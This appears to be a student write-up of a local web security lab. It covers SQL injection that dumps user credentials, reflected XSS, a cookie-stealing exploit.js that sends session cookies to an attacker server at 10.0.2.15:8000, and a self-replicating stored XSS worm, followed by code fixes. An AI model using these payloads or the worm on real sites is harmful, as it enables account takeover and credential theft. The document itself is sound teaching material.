Web Vulnerability Lab

Task 1: Obtaining the Admin Password

Goal:

Use **SQL Injection** to extract the credentials of all users stored in the database (including the `admin`), and save them to `users.txt`.

Initial Reconnaissance and Testing

After accessing the login page at `http://10.9.0.90/index.php`, we began testing the form fields for possible SQL injection vulnerabilities.

We tried the following common payloads:

- Username:

  ```
  ' OR 1=1 --
  ```

  Password:


  ```
  (blank)
  ```

- Also:

  ```
  admin' --
  ```

However, both of these attempts failed, showing errors like:

```
SQLite3::query(): Unable to prepare statement: near "' AND password='": syntax error
```



This error strongly indicated that the backend is using **SQLite**, and that the input was directly embedded into a query like:

```
SELECT * FROM users WHERE name = '$username' AND password = '$password';
```

The syntax error confirmed the injection point was present and not sanitized.

Advanced Testing — Database Enumeration


To confirm the backend DB and schema, we tried this SQL injection in the **username** field:

```
' UNION SELECT sql FROM sqlite_master --
```

This returned the **table structure** in the browser’s developer console:

```
CREATE TABLE "pages" (php TEXT NOT NULL, views INTEGER, PRIMARY KEY
```

```
(php));
CREATE TABLE "users" (name TEXT NOT NULL, password TEXT NOT NULL, P
RIMARY KEY(name, password));
```



From this, we confirmed:

- There are two tables: `users` and `pages`
- The `users` table has the columns `name` and `password`
- Passwords are stored in **plaintext**

Working Payload to Extract Users

Based on the discovered schema, we constructed the following payload:

- Username:

  ```
  ' UNION SELECT name || ':' || password FROM users --
  ```

- Password: (any dummy value, ignored due to the comment)


This resulted in a successful output directly on the login page.

This confirmed that:

- SQL Injection is present and exploitable

- We could retrieve full credentials without authentication

Final Output — `users.txt`



Task 2: Listing the Pages of the Web Application

Goal:

Use **SQL Injection** to enumerate all pages of the web application stored in the backend `pages` table, and determine which pages are:

- Public
- Require authentication
- Possibly hidden

Initial Reconnaissance

From **Task 1**, we already knew that the database had a table called `pages`, defined as:

```
CREATE TABLE pages (php TEXT NOT NULL, views INTEGER, PRIMARY KEY (php));
```

This revealed that the `pages` table likely contains all filenames (as `php`) and view counters.


Testing for SQL Injection in `search.php`

We visited:

```
http://10.9.0.90/search.php
```

Typing in a single quote (`'`) in the search bar returned the following SQL error:

```
SQLite3::query(): Unable to prepare statement: unrecognized token: "'"
```



This confirmed that the input is **not sanitized** and directly used in SQL queries, making it vulnerable to **SQL Injection**.

Payload Testing and Final Injection


We tested the following SQLi payloads in the search bar to find one that would return all page names from the `pages` table.

Final working injection:

```
' UNION SELECT php FROM pages --
```

This successfully returned results on the page, listing the names of `.php` files used in the application. Sample output included:

```
comments
hiddenContent
index
login
search
```



We interpreted these as corresponding to:

- `comments.php`
- `hiddenContent.php`
- `index.php`
- `login.php`
- `search.php`

`pages.txt` (Saved Output)

```
index.php — public
```

```
login.php — public
search.php — public
comments.php — authenticated
hiddenContent.php — authenticated — contains hidden message: "u found th
e hidden page! congrat!!!"
```

Task 3: Discovering a Reflected XSS Vector

Goal:

Identify a reflected XSS vulnerability that allows an attacker to inject JavaScript into the victim’s browser via user-controllable input.

Entry Point: `search.php`

We tested the page:

```
http://10.9.0.90/search.php
```

Searching for:

```
hello
```

produced the response:


```
this php page hello does not exist!
```

Confirming that user input is reflected directly into the page's HTML body.

Exploiting XSS

We tested the classic payload:

```
<script>alert(1)</script>
```



It executed **successfully** with no filtering or escaping.

This confirms a **basic reflected XSS** vulnerability is present and exploitable by unauthenticated users.

Reconnaissance Details for Task 3

1. Does the search text field provide input validation before sending the request to the server? Is it vulnerable to an XSS Reflection Attack?

- **No input validation** is performed before submission.
- The field is vulnerable to **reflected XSS**, as shown by successful execution of:

```
<script>alert(1)</script>
```

2. What HTTP method is used to send this information, i.e., the search query, to the web server?

- The form uses the `GET` **method**.
- This is evident from:
  - The input being appended to the URL (e.g. `?q=test`)
  - Direct manipulation of query parameters is possible

3. How is the sent data encoded / structured?

- The search parameter is passed via a standard URL query string:

```
http://10.9.0.90/search.php?q=<script>alert(1)</script>
```

- It is not encoded or sanitized.
- The raw string is directly inserted into the SQL query and reflected into the HTML response.

4. Why is this page particularly interesting from an authentication perspective?

- `search.php` is accessible **without logging in**, meaning:
  - Any attacker can send a crafted link to a victim
  - If the victim is **already logged in**, their **session can be hijacked**
- Since the search page executes JavaScript, it can be abused to:
  - Steal cookies

    - Extract CSRF tokens
    - Post malicious comments (in Task 5)

This makes it a **prime target** for follow-up attacks.

Task 4: Using the Reflected XSS Vector to Hijack User Sessions

Objective

Use the previously discovered reflected XSS vulnerability in `search.php` to craft a malicious URL that:

- Steals the session cookie of a logged-in user (e.g., `ada`)
- Sends it to an attacker-controlled server
- Allows the attacker to reuse the session and impersonate the victim

Step 1: Set Up the Attacker-controlled Server

We hosted a simple web server on our Kali machine (which is in the same Docker network as the vulnerable app):

```
python3 -m http.server 8000
```

Using `ip a`, we confirmed that the correct attacker IP:

```
10.0.2.15
```

Step 2: Create `exploit.js`

This JavaScript sends the victim's `document.cookie` to the attacker:

```
var i = new Image();
i.src = "http://10.0.2.15:8000/steal?cookie=" + document.cookie;
```

This file was served from:

```
http://10.0.2.15:8000/exploit.js
```

Step 3: Craft the Malicious URL

We crafted this malicious reflected XSS link:

```
http://10.9.0.90/search.php?q=<script src="http://10.0.2.15:8000/exploit.js">
</script>
```

When a logged-in user (e.g., `ada`) clicks this link:

- The browser loads and runs `exploit.js`
- The session cookie is sent to our Kali server

Step 4: Capturing the Cookie

The attack was successful. Our terminal output confirmed it:

```
GET /steal?cookie=PHPSESSID=251023d75b5aacf6c66f0b3629d11c69 HTTP/
1.1
```


This gave us full access to the victim's session.

Step 5: Reusing the Session

To confirm the session hijack:

- We opened Firefox
- Used DevTools → Application → Cookies → manually replaced `PHPSESSID` with the stolen one
- Refreshed `http://10.9.0.90/comments.php`

Result: We accessed the victim's comment dashboard without logging in.



Outcome

- The attack was fully successful
- The reflected XSS allowed JavaScript execution
- The victim's session cookie was exfiltrated and reused
- Demonstrated the impact of XSS on session integrity

Impact

This proves that reflected XSS, when paired with poor session security, can lead to full **account takeover** — even when CSRF tokens are present.

Task 5: Posting Malicious JavaScript to the Comments using XSS Attacks

---

Objective

The goal of this task was to exploit the vulnerable `comments.php` page by injecting a **persistent XSS worm**:

- The worm executes JavaScript every time a user visits the page.
- It uses the victim's session and CSRF token to automatically post another infected comment.
- As a result, it **self-replicates**, infecting all future visitors.

Step 1: Discovering Filter Bypass

We observed that `comments.php` includes JavaScript validation that restricts characters in comments:

```
if( /[^a-zA-Z0-9 ]/.test((a.value)) ) { ... }
```

To bypass this frontend filter, we submitted our payload directly using `curl`, which avoids browser-side validation.

First, we tested a simple XSS:

```
curl -X POST http://10.9.0.90/comments.php \
  -b "PHPSESSID=..." \
  -d "comment=<img src=x onerror=alert('XSS')>&token256=..."
```

This successfully bypassed the filter and injected a persistent XSS payload that triggered when `comments.php` was visited.

Step 2: Building the Worm

We wrote our own worm script that:

1. Loads the `comments.php` page using the victim's credentials.

2. Extracts the CSRF token from the HTML.
3. Submits a new infected comment using `fetch()`.

Our Script

```
(async function postCommentWorm() {
  // Load the comments page HTML
  const response = await fetch("http://10.9.0.90/comments.php", {
    credentials: "include"
  });
  const pageText = await response.text();

  // Extract CSRF token
  const tokenSearch = pageText.match(/name="token256"[^>]*value="([^"]
+)"/);
  const csrf = tokenSearch ? tokenSearch[1] : null;
  if (!csrf) {
    alert("Token not found — cannot post comment.");
    return;
  }

  // Payload to replicate
  const xssCode = `<script>alert("ALL YOUR SCRIPT ARE BELONG TO US.")</
script>`;

  // Build POST data and send
  const data = new URLSearchParams();
  data.append("comment", xssCode);
  data.append("token256", csrf);
  await fetch("http://10.9.0.90/comments.php", {
    method: "POST",
    headers: {
      "Content-Type": "application/x-www-form-urlencoded"
```

```
    },
    body: data.toString(),
    credentials: "include"
  });
})();
```

We hosted this script as `exploit.js` at:

```
http://10.0.2.15:8000/exploit.js
```

Step 3: Delivering the Payload

We injected the worm via the reflected XSS vulnerability in `search.php` using the URL:

```
http://10.9.0.90/search.php?q=<script src="http://10.0.2.15:8000/exploit.js">
</script>
```


Any logged-in user who clicked this link would automatically execute the script, post a new infected comment, and become a new infection point.

Step 4: Verifying Persistence

To confirm the attack:

- We refreshed `comments.php` → the alert popped again.
- We opened `comments.php` in a different browser → the script still ran.
- We verified that new comments were being posted automatically on each visit.

This demonstrated a **true persistent, self-replicating XSS worm**.



Task 6: Fixing the Discovered Vulnerabilities

This task focuses on identifying and fixing the security vulnerabilities discovered in the previous tasks. The affected files were `login.php`, `comments.php`, and `search.php`. Each file had specific vulnerabilities related to SQL injection or Cross-Site Scripting (XSS), which we resolved through secure coding practices.

---

1. `login.php` – Preventing SQL Injection

Vulnerability Identified:

The original code directly inserted user input into the SQL query string, making the application vulnerable to SQL injection. An attacker could bypass authentication by submitting a malicious username such as `' OR '1'='1`.

Original Vulnerable Code:

```
$query = "SELECT password FROM users WHERE name='$username' AND password='$password'";
```

Fix Applied:

We replaced the vulnerable query with a prepared statement using parameter binding. This prevents user input from being interpreted as executable SQL code.

Updated Secure Code:

```
$stmt = $con->prepare("SELECT * FROM users WHERE name = :username A
ND password = :password");
$stmt->bindValue(':username', $username, SQLITE3_TEXT);
$stmt->bindValue(':password', $password, SQLITE3_TEXT);
$result = $stmt->execute();
```

Explanation:

- `prepare()` creates a parameterized query with placeholders.
- `bindValue()` securely assigns user input to those placeholders.
- `SQLITE3_TEXT` ensures type safety for the parameters.

  This ensures that input is treated as plain data, eliminating the risk of injection.

---

2. `comments.php` – Mitigating Stored XSS

Vulnerability Identified:

User comments were saved and later displayed on the page without sanitization. If a user submitted JavaScript code (e.g., `<script>alert('xss')</script>`), it would execute whenever anyone viewed the comment section.

Original Vulnerable Code:

```
$comment = '<p>“' . ($_POST['comment']) . '”<br> ... </p>';
```

Fix Applied:

We sanitized the user input using `htmlspecialchars()` before storing or displaying it.

Updated Secure Code:

```
$clean_comment = htmlspecialchars($_POST['comment'], ENT_QUOTES | EN
```

```
T_HTML5, 'UTF-8');
$comment = '<p>“' . $clean_comment . '”<br><span style="text-align: right; font-size: 0.75em;">—' . $_SESSION['username'] . ', ' . date('F j, g:i A') . '</span></p>';
```

Explanation:

- `htmlspecialchars()` encodes special HTML characters like `<`, `>`, `"`, and `'`.
- This prevents injected scripts from being interpreted and executed by the browser.

  The comment is now displayed as plain text, not executable code, preventing stored XSS.

---

3. `search.php` – Preventing Reflected XSS

Vulnerability Identified:

The application echoed the user's search query directly into the HTML page without escaping, making it vulnerable to reflected XSS.

Original Vulnerable Code:

```
echo " this php page <b> " . ($_GET['q']) . " </b> does not exist!";
```

Fix Applied:

We used `htmlspecialchars()` to escape the user input before displaying it.

Updated Secure Code:

```
echo "page <b>" . htmlspecialchars($q, ENT_QUOTES | ENT_HTML5, 'UTF-8') . "</b>.php has <i>$row[0]</i> views";
echo " this php page <b>" . htmlspecialchars($_GET['q'], ENT_QUOTES | ENT_HTML5, 'UTF-8') . " </b> does not exist!";
```

Explanation:

- This ensures that if a user enters malicious HTML or JavaScript, it will be displayed as plain text rather than being executed.
- The use of `ENT_QUOTES` ensures both single and double quotes are escaped, which helps prevent injection through attributes.

  This effectively mitigates the risk of reflected XSS in the search interface.